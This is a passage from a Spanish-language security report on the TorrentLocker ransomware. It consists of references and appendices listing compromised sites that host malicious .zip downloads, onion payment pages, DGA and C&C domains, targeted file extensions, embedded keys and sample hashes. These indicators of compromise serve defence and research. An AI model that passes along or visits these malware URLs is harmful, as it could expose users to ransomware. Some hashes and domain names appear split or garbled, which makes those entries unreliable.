- [15] 2014-11-03, Paul Ducklin, **GATSO! Speed camera phish leads to CryptoLocker ransomware clone...**, <http://nakedsecurity.sophos.com/2014/11/03/gatso-speed-camera-phish-leads-to-cryptolocker-ransomware-clone>
- [16] 2014-11-11, Patrick, **Cryptolocker Ransomware Campaign - Oct/Nov 2014**, <http://protectyournet.blogspot.com/2014/11/cryptolocker-ransomware-campaign-octnov.html>
- [17] 2014-11-14, Osman Pamuk, Alican Akyol (TÜBİTAK BİLGEM), **Güncel CryptoLocker Saldırısına Dikkat**, <https://www.bilgiguvenligi.gov.tr/zararli-yazilimlar/guncel-cryptolocker-saldirisina-dikkat.html>
- [18] 2014-11-18, Zemana, **Dosyalarınızı şifreleyen telefon faturasına dikkat edin!**, <http://blog.zemana.com/2014/11/dosyalarinz-sifreleyen-telefon-faturasna.html>

## Publicaciones relacionadas a Hesperbot

- [19] 2013-07-26, Emir Üner, Alican Akyol, Onur Samet Özer (TÜBİTAK BİLGEM), **Fatura Zararlı Yazılım (DefRef) Analizi**, <http://www.bilgiguvenligi.gov.tr/zararli-yazilimlar/fatura-zararli-yazilim-defref-analizi.html>
- [20] 2014-03-27, Zoltan Balazs (MRG Effitas), **Captcha protected malware**, <https://blog.mrg-effitas.com/captcha-protected-malware/>

## CryptoLocker

- [21] 2013-12-18, Keith Jarvis (Dell SecureWorks), **CryptoLocker Ransomware**, <http://www.secureworks.com/cyber-threat-intelligence/threats/cryptolocker-ransomware/>
- [22] 2014-07-08, Meaghan Molloy (FireEye), **Operation Tovar: The Latest Attempt to Eliminate Key Botnets**, <https://www.fireeye.com/blog/threat-research/2014/07/operation-tovar-the-latest-attempt-to-eliminate-key-botnets.html>

# 12. Apéndices

Apéndice A: capturas de pantalla de páginas de descarga habilitadas por CAPTCHA




Figura 17: DHL - Austria y Alemania




Figura 18: Office of State Revenue – Australia




Figura 19: Auspost – Australia






Figura 20: Česká pošta - República Checa




Figura 21: TTTNet – Turquía




Figura 22: Royal Mail - Reino Unido



Figura 23: SDA – Italia

## Apéndice B: Lista de dominios conocidos alojando página de descarga

Las listas están limitadas a URLs vistas en noviembre 2014. Los corchetes ({} ) indican que se vieron múltiples nombres de archive en el sitio. Los posibles nombre de archive están separados por comas dentro de los corchetes.

### Páginas con link de descarga habilitado por CAPTCHA

- <http://aupostal24.org>
- <http://correos-online.org>
- <http://cs-posta24.info>
- <http://csposta24.org>
- <http://efatura.ttnet-fatura.biz/>
- <http://efatura.ttnet-fatura.info/>
- <http://efatura.ttnetbilglendirme.com/>
- <http://mysda24.biz>
- <http://mysda24.com>

### Links directos a archivo .zip

- <http://0160d4a.netsolhost.com/Responder.zip>
- <http://122.155.13.156/{Condition,Details,Payment,Price}.zip>
- <http://abaxsoftware.org/{Condition,Details,Payment,PriceList}.zip>
- <http://accessautoclass.com/Processing.zip>
- <http://ad-ep.com/{Mensaje,Perfil,Responder}.zip>
- <http://administ.hn02.wiroos.com/Saldo.zip>
- <http://agrofert.com.ar/Invoice.zip>
- <http://ameridev.com/Informe.zip>
- <http://animale.com/Condition.zip>
- <http://attorneyjacksonms.com/Informe.zip>
- <http://aurahearingaid.com/{Account,Payment}.zip>
- <http://bariawilliamson.com/{Informe,Mensaje,Perfil,Responder}.zip>
- <http://bbbjewelry.net/Mensaje.zip>
- <http://bedazzlememore.com/{Informe,Mensaje,Responder}.zip>
- <http://beepbike44.fr/{Answer,Contract,Documentation,Invoice,Message}.zip>
- <http://bharatvalley.com/Account.zip>
- <http://bigappleinfotech.com/Processing.zip>

- <http://canonistasargentina.com/Info.zip>
- <http://capitolpestcontrol.com/{Mensaje,Perfil}.zip>
- <http://casadahospedagem.com.br/Invoice.zip>
- <http://centralapplianceservice.com/Informe.zip>
- <http://chapasyherrajesdelbajio.com.mx/Invoice.zip>
- <http://chli.ca/{Answer,Message}.zip>
- <http://consultas.com/Perfil.zip>
- <http://coolwatercatering.com/{Mensaje,Perfil}.zip>
- <http://crm.opusestates.in/{Account,Invoice,Payment}.zip>
- <http://cybercountrysystems.com/{Informe,Perfil,Responder}.zip>
- <http://desingforbiosafety.com/Processing.zip>
- <http://dipneo.com.ar/Invoice.zip>
- <http://docs.majesticcinemas.com.au/Invoice.zip>
- <http://doctoresarceo.com.mx/Payment.zip>
- <http://electriargo.mx/{Info,Processing}.zip>
- <http://enginemanagementsystem.com/Details.zip>
- <http://englishdemo.emonkey.no/Processing.zip>
- <http://ever-move.be/{Account,Payment,Transazione}.zip>
- <http://fastweb011.net/{Mensaje,Responder}.zip>
- <http://foresightinfra.com/Account.zip>
- <http://fromagerie-de-malataverne.fr/Documentation.zip>
- <http://golftoknow.com/{Answer,Contract,Documentation,Message}.zip>
- <http://graniteunlimitedinc.com/Processing.zip>
- <http://gt1004.com/{Documentation,Invoice,Message}.zip>
- <http://helenannobil.com/Fattura.zip>
- <http://helloworld.com/{Contract,Message}.zip>
- <http://hostvip.com.br/Answer.zip>
- <http://htcladakh.com/Info.zip>
- <http://hukum.ub.ac.id/{Info,Processing}.zip>
- <http://inegolbakkallarodasi.com/Invoice.zip>
- <http://ingentec.co.th/Answer.zip>
- <http://iplbiotech.com/{Details,Payment,PriceList}.zip>
- <http://jjskin.kr/{Condition,Details,PriceList}.zip>
- <http://jmlignon.o2switch.net/Processing.zip>
- <http://kafekaapeh.com/Info.zip>

- <http://kvak.cz/{Info,Processing}.zip>
- <http://la.srv.br/{Answer,Message}.zip>
- <http://laamigo.com/Payment.zip>
- <http://laanimatera.com.ar/{Payment,Price,PriceList}.zip>
- <http://laflammedd.com/{Informe,Mensaje}.zip>
- <http://lahatte.com/Responder.zip>
- <http://laislaconsultora.com.ar/Info.zip>
- <http://lencuthbert.com/Responder.zip>
- <http://littlebluechoo.com/{Mensaje,Perfil}.zip>
- <http://mamchandschool.com/{Account,Invoice}.zip>
- <http://mamhtroso.com/Info.zip>
- <http://merliasfalti.it/{Info,Invoice}.zip>
- <http://messancy.com/{Informe,Perfil,Responder}.zip>
- <http://metrofinish.com/{Account,Info,Invoice}.zip>
- <http://midamdental.com/{Payment,Price,PriceList}.zip>
- <http://msdisabilities.com/Responder.zip>
- <http://msrealestate.com/Perfil.zip>
- <http://mylowprice.net/Contract.zip>
- <http://mytraveladvisor.co.uk/{Condition,Details,Payment,Price}.zip>
- <http://new-line.co.kr/{Condition,Details,Payment,Price}.zip>
- <http://nicolesantivip.com/PriceList.zip>
- <http://ninacucina.com/Responder.zip>
- <http://odontoportes.com.br/{Answer,Contract}.zip>
- <http://oelsmeier.homepage.t-online.de/Informe.zip>
- <http://orthoiris.com/Perfil.zip>
- <http://perthanddistrictpipeband.co.uk/{Condition,Price,PriceList}.zip>
- <http://petitrenaud.net/Payment.zip>
- <http://placagesdebois.com/Responder.zip>
- <http://pousadapraia grande.com/Invoice.zip>
- <http://priceskincareclinic.com/Responder.zip>
- <http://protecnic srl.com/{Answer,Contract,Documentation}.zip>
- <http://rebatsystems.com/{Informe,Mensaje,Responder}.zip>
- <http://regallaboratories.com/{Invoice,Payment}.zip>
- <http://regoshin.com/Info.zip>
- <http://rehabilitacionescampillo.com/Contract.zip>

- <http://robinsoncarneiro.com/{Documentation,Message}.zip>
- <http://royalhandicraftindia.com/{Contract,Invoice}.zip>
- <http://sereinesolutions.fr/{Contract,Message}.zip>
- <http://shadesofaustralia.net.au/Processing.zip>
- <http://slass.org/{Details,Payment}.zip>
- <http://solarseg.com.br/{Answer,Documentation}.zip>
- <http://solutechnic.com/Condition.zip>
- <http://spellfresh.com.ar/PriceList.zip>
- <http://ssuetcep.com/{Mensaje,Responder}.zip>
- <http://ssumcba.org/{Informe,Perfil,Responder}.zip>
- <http://starnaweb.com.br/{Details,Price}.zip>
- <http://stjosephfarmington.com/Informe.zip>
- <http://stoffels.be/Condition.zip>
- <http://talent-decoration.net/Perfil.zip>
- <http://tibo.andreka.be/Mensaje.zip>
- <http://tluaner.com/{Answer,Contract,Invoice}.zip>
- <http://totalitsolution.co/Answer.zip>
- <http://truehearted.co.uk/Perfil.zip>
- <http://turbul-montessori.fr/PriceList.zip>
- <http://valledelzamudia.es/Price.zip>
- <http://valorpro.net/{Account,Invoice,Payment}.zip>
- <http://vault-dwellers.com/{Informe,Mensaje}.zip>
- <http://vertvonlinebr.net/{Payment,Price}.zip>
- <http://w3solutions.co.in/{Condition,Details}.zip>
- <http://webtosta.com/{Mensaje,Perfil,Responder}.zip>
- <http://whitedayandblacknight.com/{Details,Payment,Price}.zip>
- <http://wulcon.com/{Documentation,Invoice}.zip>
- <http://www.amdexsolutions.co.uk/{Info,Invoice}.zip>
- <http://www.artnportrait.com/{Answer,Contract,Documentation,Invoice}.zip>
- <http://www.avventuroso.eu/{Contract,Documentation,Invoice,Mensaje}.zip>
- <http://www.bscmilano.com/{Contract,Invoice}.zip>
- <http://www.corederoma.net/Invoice.zip>
- <http://www.deftcases.com/{Mensaje,Perfil,Responder}.zip>
- <http://www.den-tek.talktalk.net/Processing.zip>
- <http://www.educouncil.in/Account.zip>

- <http://www.etchells.org.au/{Account,Payment}.zip>
- <http://www.gremilletpodiatres.com/{Details,PriceList}.zip>
- <http://www.ica.co.uk/Invoice.zip>
- <http://www.justalittlesomethin.com/{Mensaje,Responder}.zip>
- <http://www.kaffeekonditorei-sami.at/{Mensaje,Responder}.zip>
- <http://www.lolvideos.meximas.com/Answer.zip>
- <http://www.m2kindia.com/{Details,PriceList}.zip>
- <http://www.matematica40-40-20.it/{Answer,Documentation,Invoice}.zip>
- <http://www.maui2020.com/Invoice.zip>
- <http://www.neilacapital.com/Payment.zip>
- <http://www.noghrehpol.ir/Fattura.zip>
- <http://www.papercut-design.com/{Details,Payment,PriceList}.zip>
- <http://www.piranesiexperience.com/Invoice.zip>
- <http://www.quartierdesarts.ca/{Condition,Details,Payment,PriceList}.zip>
- <http://www.sharksmotoclub.it/Account.zip>
- <http://www.tamamotosrus.com/Responder.zip>
- <http://www.tluaner.com/{Answer,Documentation}.zip>
- <http://www.whitedayandblacknight.com/Payment.zip>
- <http://yndcskbaghpat.com/{Info,Invoice,Payment}.zip>

## Apéndice C: Lista de URLs onion conocidas entregando una página de pago

- <http://udm744mfh5wbwxye.onion/buy.php>  
(cerrada)
- <http://iet7v4dcioqgxdv.onion/buy.php>  
(cerrada)
- <http://4ptyziqlh5iyhx4.onion/buy.php>
- <http://tisoyhcp2y52ioyk.onion/buy.php>
- <http://nne4b5ujqqedvrkh.onion/buy.php>
- <http://erhitnwfvpqajfbu.onion/buy.php>
- <http://a5xpevkpcmfmaew.onion/buy.php>
- <http://3v6e2oe5y5ruimpe.onion/buy.php>
- <http://humapzcmz744fe7y.onion/buy.php>
- <http://bbsqfujyiblsrygu.onion/buy.php>

## Apéndice D: Dominios en TorrentLocker DGA

- |                         |   |                           |
|-------------------------|---|---------------------------|
| 1. uqelamavolequgiw.com | 7. ojmyzutuxifuder.com  | 11. ajnogurydynakum.com   |
| 2. olinezexelinixem.com | 8. okamakutucafuvod.com<br>→ Fecha de creación:<br>04/11/2014 | 12. yfaqedovikylizuh.com  |
| 3. odoqysigujolonaz.com | 9. opodafydovejevic.com                                       | 13. ywyzedusisiwazel.com  |
| 4. yhijuvejyzidifem.com | 10. oragekugujapygow.com                                      | 14. ozihesohohysidudq.com |
| 5. ibaminecybakuboj.com |   | 15. urywosoburyzixup.com  |
| 6. asocegymibocamax.com |   | 16. ucihubuhokizajeg.com  |

- |                           |                          |                          |
|---------------------------|--------------------------|--------------------------|
| 17. ucivyoqokipexew.com   | 22. ozikemokosycavux.com | 27. anuseqisyduhycyv.com |
| 18. isiryphenyhiromec.com | 23. obumakicubomovad.com | 28. etyzahubofyzonuq.com |
| 19. agyliqepilaqukow.com  | 24. iracujumaxatawoj.com | 29. upujasijelodunat.com |
| 20. ypujevarivonamaf.com  | 25. ydosyxisajowesap.com | 30. osovihalewogunab.com |
| 21. opifefocegykilud.com  | 26. adawinehyjazuhoq.com |                          |

## Apéndice E: Lista de tipos de archivos cifrados por TorrentLocker

- |        |         |             |              |             |
|--------|---------|-------------|--------------|-------------|
| • txt  | • ppsx  | • sxd       | • accdb      | • nyf       |
| • doc  | • ppsm  | • std       | • adb        | • psafe3    |
| • dot  | • sldx  | • odf       | • al         | • rdb       |
| • docx | • sldm  | • sxm       | • bdb        | • s3db      |
| • docm | • accdb | • pdf       | • cls        | • sas7bdat  |
| • dotx | • accde | • djvu      | • db         | • sav       |
| • dotm | • accdt | • ab4       | • db-journal | • sdf       |
| • xml  | • accdr | • ac2       | • dbf        | • sql       |
| • xls  | • rtf   | • acr       | • db3        | • sqlite    |
| • xlt  | • csv   | • bgt       | • erbsql     | • sqlite3   |
| • xlm  | • odb   | • bpw       | • fdb        | • sqlite db |
| • xlsx | • odt   | • cdf       | • ibd        | • mdb       |
| • xlsm | • ott   | • cfp       | • ibz        | • jpg       |
| • xltx | • oth   | • dac       | • idx        | • jpeg      |
| • xltm | • odm   | • ddd       | • kdbx       | • mpg       |
| • xlsb | • sxw   | • dgc       | • kpdx       | • 3fr       |
| • xla  | • stw   | • ffd       | • myd        | • 3pr       |
| • xlam | • sxx   | • hbk       | • ns2        | • arw       |
| • xll  | • ods   | • ibank     | • ns3        | • ce1       |
| • xlw  | • ots   | • mmw       | • ns4        | • ce2       |
| • ppt  | • sxc   | • moneywell | • nsd        | • cib       |
| • pot  | • stc   | • bkp       | • nsf        | • cmt       |
| • pps  | • odp   | • bak       | • nsg        | • cr2       |
| • pptx | • odg   | • backup    | • nsh        | • craw      |
| • pptm | • otp   | • bik       | • nx1        | • crw       |
| • potx | • sxi   | • backup    | • nx2        |             |
| • potm | • sti   | • pdb       |              |             |
| • ppam | • otg   |             |              |             |



- dc2
- dcr
- dng
- erf
- exf
- fff
- fpx
- gray
- grey
- gry
- iiq
- kc2
- kdc
- mdc
- mef
- mfw
- mos
- mrw
- ndd
- nef
- nop
- nrw
- nwb
- orf
- pcd
- pef
- ptx
- ra2
- raf
- raw
- rw2
- rwl
- rwz
- sd0
- sd1
- sr2
- srf
- srw
- st4
- st5
- st6
- st7
- st8
- stx
- x3f
- ycbcr  
a
- agd1
- ai
- ait
- awg
- cdr
- cdr3
- cdr4
- cdr5
- cdr6
- cdrw
- cdx
- cgm
- cpi
- csh
- csl
- dcs
- ddoc
- ddrw
- desig  
n
- drw
- dxb
- fh
- fhd
- fxg
- pat
- ps
- sda
- dwg
- 3ds
- apj
- blend
- drf
- rar
- zip
- 7z
- c
- cpp
- h
- hpp
- asm
- incpas
- php
- asp
- js
- css
- lua
- py
- pl
- der
- cer
- crt
- pem
- pfx
- p12
- p7b
- p7c
- psd
- wb2

## Apéndice F: Lista de claves codificadas

### IV usado por TorrentLocker al usar AES-256

AB 27 21 50 A1 D3 8D 37 FC C6 47 D4 89 39 57 49

### Clave pública RSA (2048 bits)

-----BEGIN PUBLIC KEY-----

```
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAYOBVMkkMLK/iHPwiusfd
X21hgZH0BqAPoYx/2r87Vluc1BUYqFOKLTiCXwLZ8a5FxaMMwlbHQgnKquEU2jP
/Dp90QYnqm76QPT2G8SrbbydC7CXbkBTHrvO9OJhMuKsNqHiCir0vaqw4GDebq+4
pvL9cB221SvK6DEgYfW0A/y/LSMJJoVovqG4IKKYj64AU4vF19UMxmkv81kXGyh
Pr01zhQgP2FEMRGqaoiGwRT9BZr/wnqQKjx9jSgEsKsCWcm7WX01Yhjk1E15+5P2
RYUxlUsprnGZAA6gxcDcr4IxsG/FVf1XhG6lZXK40aoL5nDjFb+3b01YFQegsgOX
bQIDAQAB
```

-----END PUBLIC KEY-----

## Clave pública RSA usada a principios de 2014 (2048 bits)

-----BEGIN PUBLIC KEY-----

```
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAmwKoS7h5X8m7KLugQUG7
xVPrGFKQBY+2TPsr457Z6PsR4yGeTi/Lwt2OBXtMCAkMkea9IpHNSMvkUV94qWHY
dJHiRkpW529FRS51lRrpeakFLsMjVG5d4OxLg55poQF4VfEdo3GrRK4NBh6ZW1O5
dRv8lH9GuelrxxaCBswlepdpq3tNgkkZlUmcOw3ZnPOM/9lUfXmtJrqRb0biIA
99pPMSxFqHKoTyMZrK0tZyd95tFqeSBZW1+l8W4EvAp2nOpRNbLsG68MZlzSMABw
XXyMgqvnbn7iQuOjISfa5N1XZKiW5PBjgK0mfm2Ta5Kqu4QChNhbbVpsRfirui/a
pwIDAQAB
```

-----END PUBLIC KEY-----

## Apéndice G: Lista de muestras

Hash SHA-1	Fecha de compilación	Campaña	Servidor C&C	Dirección IP	Detección de ESET
CF13A9010F9B2FF7B4D15F6E90D73795D10B109F	2014-10-17 11:27:07	ad-a	lebanonwarrior.ru	46.161.30.19	Win32/Filecoder.NCM
5E15FA63776AF696502CE98880E716858ED137EA	2014-11-06 15:54:14	ad-a	deadwalk32.ru	46.161.30.21	Win32/Filecoder.DI
D6B7C7AFF06D84C4F8B7BC402517FBDC087D3EC2	2014-11-06 15:54:14	ad-a	deadwalk32.ru	46.161.30.21	Win32/Filecoder.DI
23F017017EF3B8D2DECC832B9480F75E4D494C78	2014-09-22 13:44:09	ad-a	tweeterplanet.ru	46.161.30.22	Win32/Filecoder.DI
85717A638F5A3CC62B2F5E25897FCEE997F35070	2014-11-02 12:37:08	ad-x	deadwalk32.ru	46.161.30.21	Win32/Filecoder.DI
26F676D0A6A0057FE6AA35A0D025C478D8E05741	2014-11-05 15:44:47	ad-x	ssl-server24.ru	46.161.30.21	Win32/Filecoder.DI
C51F28A9CEB78A3920A766874DC1B4601F1BA443	2014-11-05 15:44:47	ad-x	ssl-server24.ru	46.161.30.21	Win32/Filecoder.DI
EB2EAE4CC2A5C7356B4E00C0F3D44788C4AE27E0	2014-11-05 15:44:47	ad-x	ssl-server24.ru	46.161.30.21	Win32/Filecoder.DI
C7300DB3E475DA75DC76F490F6AF66680195BFB3	2014-10-15 03:51:14	ad-x	octoberpics.ru	46.161.30.20	Win32/Filecoder.DI
F4555999389847DE8894DA26F7857145C9161009	2014-10-03 08:04:06	ad-x	casinoroyal7.ru	46.161.30.20	Win32/Filecoder.NCM
E984C551B479B25401269712CC33379E5CA4592A	2014-10-22 13:42:02	ad-x	deadwalk32.ru	46.161.30.21	Win32/Filecoder.DI
152B6EC0BDA40347968C560F370E8F2089CB0436	2014-09-25 16:01:53	ad-x	octoberpics.ru	46.161.30.20	Win32/Filecoder.DI
94A24BE60D90479CE27F7787A86678472AABDC6E	2014-09-25 16:01:53	ad-x	octoberpics.ru	46.161.30.20	Win32/Filecoder.DI
40B1D84B341BAE23DC5CF8A8DD1C44CF96294CD54	2014-10-03 15:49:10	ad-x	casinoroyal7.ru	46.161.30.20	Win32/Filecoder.DI

0F9EC608413918ADEF409 E8E97612B6E71FD1BC7	2014-11-04 05:00:49	ad-x	allwayshappy.ru	46.161.30.19	Win32/Filecoder.DI
66567121269F253F0282E CC04AD981DAE54959D9	2014-11-05 15:44:47	ad-x	tweeterplanet.ru	46.161.30.22	Win32/Filecoder.DI
FAF92D3340613A28C16E0 9A333BFBC51637BB7BE	2014-11-05 15:44:47	main	ssl-server24.ru	46.161.30.21	Win32/Filecoder.DI
642F9BE91ECB4575C833E A62F5AC1C5AEB28D7C1	2014-10-14 08:17:23	main	octoberpics.ru	46.161.30.20	Win32/Filecoder.DI
DB3F0D4236ED3E802A864 4D9EAAF6CF2D5F41535	2014-10-03 15:49:10	main	casinoroyal7.ru	46.161.30.20	Win32/Filecoder.NCM
C7513FD55B8C28E70C4DF 60E30211B24B0583F48	2014-10-14 05:18:28	main	octoberpics.ru	46.161.30.20	Win32/Filecoder.DI
AB0C02449CA6166A455B2 A64946AF1D466C1FF36	2014-09-25 16:01:53	main	octoberpics.ru	46.161.30.20	Win32/Filecoder.DI
C7C74E59E23E3C5CB38F7 7DE2A60C36F12554F81	2014-09-25 16:01:53	main	octoberpics.ru	46.161.30.20	Win32/Filecoder.DI
8CC606B19DACE148D39E6 5B9A1F2689D83D0C35A	2014-09-25 16:01:53	main	casinoroyal7.ru	46.161.30.20	Win32/Filecoder.DI
